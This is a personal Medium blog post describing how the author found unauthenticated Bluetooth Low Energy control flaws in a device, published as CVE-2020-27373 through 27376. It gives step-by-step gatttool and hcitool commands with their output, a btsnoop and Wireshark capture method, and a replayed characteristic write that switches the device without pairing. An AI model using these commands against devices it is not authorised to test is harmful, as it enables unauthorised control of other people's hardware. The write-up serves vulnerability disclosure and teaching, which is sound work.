Open in app
Sign up
Sign In
Search Medium
You have **2** free member-only stories left this month. Sign up for Medium and get an extra one

neelam Follow
Jun 8, 2021 · 4 min read · ✨ · Listen

Save

CVE on radio technology :D

This blog is not about any bounty tricks moreover it's based on the CVE I received this year on a product.

In our daily scenarios we have been using Bluetooth technology for connecting headphones, mouse, smartwatch, etc ...but have you ever thought of finding bugs on that device?

What if you can connect the device without pairing it with your phone and perform any particular action :D sounds interesting right 😊

So let's start and see how I controlled the device via my terminal.

Okay!! While performing any BLE attack you need few tools such as:

· CSR dongle 4.0 or 5.0 (depends on which Bluetooth version the device is working in my case it was 4.0)

· Android phone of course

· Device itself on which you want to attack

In the very first phase, we must do some recon to identify the address of BLE.

Command-hcitool -i hci1 lescan

```
59:4B:00:00:4A:C9 BP2941
59:4B:00:00:4A:C9 BP2941
```

BLE address

Once we have gathered the address we can further move forward to connect the device using gatttool

Command-gatttool -I -I hci1 -b <ble address>

```
neelam@neelam:~$ sudo gatttool -I -i hci1 -b 59:4B:00:00:4A:C9
[59:4B:00:00:4A:C9][LE]> connect
Attempting to connect to 59:4B:00:00:4A:C9
```

BLE connect

Now, to get information about service and characteristics

Command-primary

```
[59:4B:00:00:4A:C9][LE]> primary
attr handle: 0x0001, end grp handle: 0x0004 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0005, end grp handle: 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x0011 uuid: 0000fff0-0000-1000-8000-00805f9b34fb
attr handle: 0x0012, end grp handle: 0x0018 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x0019, end grp handle: 0x001c uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x001d, end grp handle: 0x0020 uuid: 00010203-0405-0607-0809-0a0b0c0d1911
```

Information gathering

In the screenshot above information given is attribute group handle and uuid of specific device 1801 is used for general information like device name, appearance, etc.

To identify the characteristics use

Command- char-desc

132 1


```
[59:4B:00:00:4A:C9][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x0004, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0005, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0006, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0007, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0008, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0009, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x000a, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000b, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000c, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x000d, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000e, uuid: 0000fff1-0000-1000-8000-00805f9b34fb
handle: 0x000f, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0010, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0011, uuid: 0000fff2-0000-1000-8000-00805f9b34fb
handle: 0x0012, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0013, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0014, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0016, uuid: 00002a26-0000-1000-8000-00805f9b34fb
handle: 0x0017, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0018, uuid: 00002a27-0000-1000-8000-00805f9b34fb
handle: 0x0019, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x001a, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001b, uuid: 00002a19-0000-1000-8000-00805f9b34fb
handle: 0x001c, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x001d, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x001e, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001f, uuid: 00010203-0405-0607-0809-0a0b0c0d2b12
handle: 0x0020, uuid: 00002902-0000-1000-8000-00805f9b34fb
```

UUID of device

Now, we have gathered a lot of information it's time to play the game with the device.

During the communication with the device, I started the Android mobile application and started ON and OFF, so all these interactions get recorded in the btsnoop log file.

Once you retrieve the log file from the phone named btsnoop_hci.log, open it with Wireshark and apply filter "btatt" to analyze the write command with handle as shown in the screenshot.




Device logs

the write command, handle 0x0011 is used for writing commands with value 0002034045 which means the device application is writing some values on handle 0x0011 😊

Now let's check to perform the attack via gatttool

Command- char-write-req 0x0011 0002034045



Attack in action

This value and attribute helped in running the device via terminal :D

I reported the bug for CVE in October 2020 and received the response in May 2021 XD

CVE-2020–27373

CVE-2020–27374

CVE-2020–27375

CVE-2020–27376

Conclusion- Patience is the key :)

IMPORTANT Personal Blog Disclaimer

Let's just get this out of the way. This is a personal blog/post/article. The opinions expressed here represent my own and not those of my current or any previous employers.

In addition, my thoughts and opinions change from time to time I consider this a necessary consequence of having an open mind and a desire to continue learning.

These blogs/posts/articles are intended to provide a semi-permanent point in time snapshot and the manifestation of the various ideas running around my brain, and as such any thoughts and opinions expressed within posts may not be the same, nor even similar, to those I may hold today. This blog is only meant for educational purposes only. Please consult a professional for any commercial or production usage which may positively or negatively harm you or your organization. I will not be responsible for any claims of gains or losses resulting from my blog.

This blog disclaimer is subject to change at any time without notifications.

Ble Io T Cve

About Help Terms Privacy

Get the Medium app